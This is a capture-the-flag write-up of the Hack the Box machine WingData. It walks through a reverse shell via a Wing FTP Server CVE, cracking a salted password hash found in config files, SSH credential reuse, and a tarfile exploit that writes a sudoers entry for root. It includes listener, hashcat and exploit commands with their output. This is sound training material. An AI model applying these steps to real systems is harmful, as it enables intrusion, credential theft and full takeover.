

Hack the Box Retired Machine WingData Writeup

Difficulty: Easy

OS: Linux

Release Date: February 14, 2026

Prepared By: StrivingT0learn

Machine Overview

WingData is an easy-difficulty Linux machine featuring a Wing FTP Server web client exposed behind an Apache reverse proxy. The service version disclosed on the login page is Wing FTP Server 7.4.3, which is vulnerable to CVE-2025-47812. Using this vulnerability, I gained initial access as the wingftp service user. From there, I enumerated the server configuration files, recovered a salted SHA-256 password hash for the wacky user, cracked it, and reused the credentials for SSH access. Privilege escalation was achieved through a Sudo rule that allowed wacky to run a backup restoration script as root, which was vulnerable to CVE-2025-4517.

Objective: Successfully Gain both User and Root Access exploiting vulnerabilities on the target machine.

Skills Practiced


- Enumeration.
- Web exploitation.
- Password attacks.
- Reverse shells.
- Privilege escalation.
- Python script analysis.
- Tarfile exploitation.

Tools Used

- Nmap.
- Browser-based manual enumeration.
- /etc/hosts editing.
- A public exploit for the initial Wing FTP RCE.
- Hashcat for Password cracking
- SSH
- sudo -l for enumeration of Sudo privileges
- A public exploit for the tarfile-based privilege escalation.

Initial Enumeration

I began with Nmap and found a Port 22 Tcp Running OpenSSH and an Apache Web server running on port 80. After manual enumeration of the site, I clicked a button labeled "client portal" which redirected to ftp.wingdata.htb. However, it was not accessible initially. Adding the vulnerable machine IP Address and ftp.wingdata.htb to my /etc/hosts file granted me accessibility to the page.




Once I looked through the new page, I noticed version information at the bottom of the FTP login page: "Wing ftp server 7.4.3".

After some research, I realized this version was affected by a publicly known vulnerability, and I found a proof of concept on GitHub:

<https://github.com/0xc4n1337/CVE-2025-47812-poc/blob/main/CVE-2025-47812-poc.py>

I ran the code as provided and selected option 2 to get a reverse shell. I supplied the Hackthebox VPN Tun0 IP Address and port 4444.



```
~/Downloads$ nano exploit2.py
~/Downloads$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.11.160 46446
whoami
wingftp
hostname
wingdata
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN
ult qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq sta
fault qlen 1000
    link/ether 00:50:56:b0:5c:17 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.11.160/16 brd 10.129.255.255 scope global dynami
        valid_lft 2090sec preferred_lft 2090sec
```

The exploit succeeded, and I received a reverse shell as the wingftp service user.

I confirmed both the hostname and IP address of the system. The Hostname was wingdata and the shell was running as wingftp as demonstrated in the screenshot above.

Credential Recovery

After looking through the machine for privilege escalation vectors I found a few useful files containing Hashes and salts values.

I found a hash in the /opt/wftpserver/Data/1/users/wacky.xml file

```
<Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca
</Password>
```

At first, cracking it without a salt was unsuccessful, so I looked for additional configuration data.

After some digging, I found the Salt Value in the /opt/wftpsrver/Data/1/settings.xml file

```
<EnablePasswordSalting>1</EnablePasswordSalting>
```

```
<SaltingString>WingFTP</SaltingString>
```

```
<EnableSHA256>1</EnableSHA256>
```

I setup the hash to crack using the `echo` command.

```
(kali㉿kali)-[~/wingdata]
```

```
$ echo '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP'  
> hash_salt.txt
```

I did the following command to crack it.

```
hashcat -m 1410 hash_salt.txt /usr/share/wordlists/rockyou.txt
```

```
(kali㉿kali)-[~/wingdata]
└─$ hashcat -m 1410 hash_salt.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-skylake-avx512-AMD Ryzen 9 7900 12-Core Processor, 1456/2912 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1287 MB free)

Dictionary cache hit:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing*Bride5

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1410 (Sha256($pass.$salt))
Hash.Target....: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b87 ... ingFTP
Time.Started...: Wed Feb 18 16:18:50 2026 (8 secs)
Time.Estimated.: Wed Feb 18 16:18:58 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1966.4 kH/s (0.30ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14344192/14344385 (100.00%)
Rejected.....: 0/14344192 (0.00%)
Restore.Point....: 14340096/14344385 (99.97%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: !carolyn -> ladykitz
Hardware.Mon.#01.: Util: 28%

Started: Wed Feb 18 16:18:41 2026
Stopped: Wed Feb 18 16:18:58 2026
```

The new password found was !#7Blushing^*Bride5

Using the user wacky and the recently recovered password, I SSHed into the machine successfully.

```
(kali@kali)-[~/wingdata]
$ ssh wacky@10.129.1.111
The authenticity of host '10.129.1.111 (10.129.1.111)' can't be established.
ED25519 key fingerprint is: SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8M9tU+6pQhjB63a4w
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.111' (ED25519) to the list of known hosts.
wacky@10.129.1.111's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 18 16:21:30 2026 from 10.10.14.106
wacky@wingdata:~$ ls
user.txt
wacky@wingdata:~$ pwd
/home/wacky
wacky@wingdata:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:fd:7a brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.1.111/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lft 2687sec preferred_lft 2687sec
wacky@wingdata:~$ hostname
wingdata
wacky@wingdata:~$ cat user.txt
wacky@wingdata:~$ █
```

In the home directory for wacky, I found the user flag and used cat on it as seen above.

Privilege escalation

did sudo -l to see what sudo privileges this user had for potential privilege escalation.

```
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
, use_pty
```

User wacky may run the following commands on wingdata:

```
(root) NOPASSWD: /usr/local/bin/python3
/opt/backup_clients/restore_backup_clients.py *
```

that python file looked intriguing

I searched `/opt/backup_clients/restore_backup_clients.py` privilege escalation on Google and found this proof of concept which looked like it would run
<https://github.com/AzureADTrent/CVE-2025-4517-POC-HTB-WingData/blob/main/CVE-2025-4517-POC.py>

While connected over SSH as wacky, I used nano to create a new exploit file and then executed the privilege escalation script:

```
wacky@wingdata:/tmp$ python3 exploit.py
```

CVE-2025-4517 Tarfile Exploit - WingData HTB
Privilege Escalation via Symlink + Hardlink Bypass

```
[*] Target user: wacky
[*] Creating exploit tar for user: wacky
[*] Phase 1: Building nested directory structure...
[*] Phase 2: Creating symlink chain for path traversal...
[*] Phase 3: Creating escape symlink to /etc...
[*] Phase 4: Creating hardlink to /etc/sudoers...
[*] Phase 5: Writing sudoers entry...
[+] Exploit tar created: /tmp/cve_2025_4517_exploit.tar
[*] Deploying exploit to: /opt/backup_clients/backups/backup_9999.tar
[+] Exploit deployed successfully
[*] Triggering extraction via vulnerable script...
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn_9999
[+] Extraction completed in
/opt/backup_clients/restored_backups/restore_pwn_9999

[+] Extraction completed
[*] Verifying exploit success...
[+] SUCCESS! User 'wacky' added to sudoers
[+] Entry: wacky ALL=(ALL) NOPASSWD: ALL

=====
[+] EXPLOITATION SUCCESSFUL!
[+] User 'wacky' now has full sudo privileges
[+] Get root with: sudo /bin/bash
=====
```

After that I spawned a root shell as demonstrated in the screenshot below.

```
[?] Spawn root shell now? (y/n): y

[*] Spawning root shell...
[*] Run: sudo /bin/bash
root@wingdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@wingdata:/tmp# whoami
root
```

```

except Exception as e:
    print(f"[-] Unexpected error: {e}")
    sys.exit(1)
wacky@wingdata:/tmp$ chmod +x exploit.py
wacky@wingdata:/tmp$ python3 exploit.py

```

CVE-2025-4517 Tarfile Exploit - WingData HTB
Privilege Escalation via Symlink + Hardlink Bypass

```

[*] Target user: wacky
[*] Creating exploit tar for user: wacky
[*] Phase 1: Building nested directory structure...
[*] Phase 2: Creating symlink chain for path traversal...
[*] Phase 3: Creating escape symlink to /etc...
[*] Phase 4: Creating hardlink to /etc/sudoers...
[*] Phase 5: Writing sudoers entry...
[+] Exploit tar created: /tmp/cve_2025_4517_exploit.tar
[*] Deploying exploit to: /opt/backup_clients/backups/backup_9999.tar
[+] Exploit deployed successfully
[*] Triggering extraction via vulnerable script...
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn_9999
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn_9999

[+] Extraction completed
[*] Verifying exploit success...
[+] SUCCESS! User 'wacky' added to sudoers
[+] Entry: wacky ALL=(ALL) NOPASSWD: ALL

=====
[+] EXPLOITATION SUCCESSFUL!
[+] User 'wacky' now has full sudo privileges
[+] Get root with: sudo /bin/bash

=====

[?] Spawn root shell now? (y/n): y

[*] Spawning root shell...
[*] Run: sudo /bin/bash
root@wingdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@wingdata:/tmp# whoami
root
root@wingdata:/tmp#

```

I confirmed the Shell User is root and found the root flag in the /root directory

```

[*] Spawning root shell...
[*] Run: sudo /bin/bash
root@wingdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@wingdata:/tmp# whoami
root
root@wingdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@wingdata:/tmp# hostname
wingdata
root@wingdata:/tmp# cat /root/root.txt
root@wingdata:/tmp#
root@wingdata:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:fd:7a brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.1.111/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lft 2975sec preferred_lft 2975sec
root@wingdata:/tmp#

```

What I Learned

This machine reinforced a few important lessons:

Version disclosure and CVE lookups can make exploitation much easier.

Stored configuration files can contain reusable secrets or weakly protected hashes.

Predictable salts and hash schemes can still be cracked with the right wordlist, especially the salt is sitting in a configuration file

Running archive extraction as root is dangerous, even when validation is present.

Sudo rules that allow scripts with wildcard arguments can create serious privilege escalation paths.

Overall Thoughts

Difficulty: Easy, with a privilege escalation path that felt more advanced than the foothold.

Most Challenging Part: Cracking the password without the salt value

I would recommend this for anyone who wants practice with web enumeration, finding Proof of Concept exploits by CVEs, hash cracking, and Linux privilege escalation.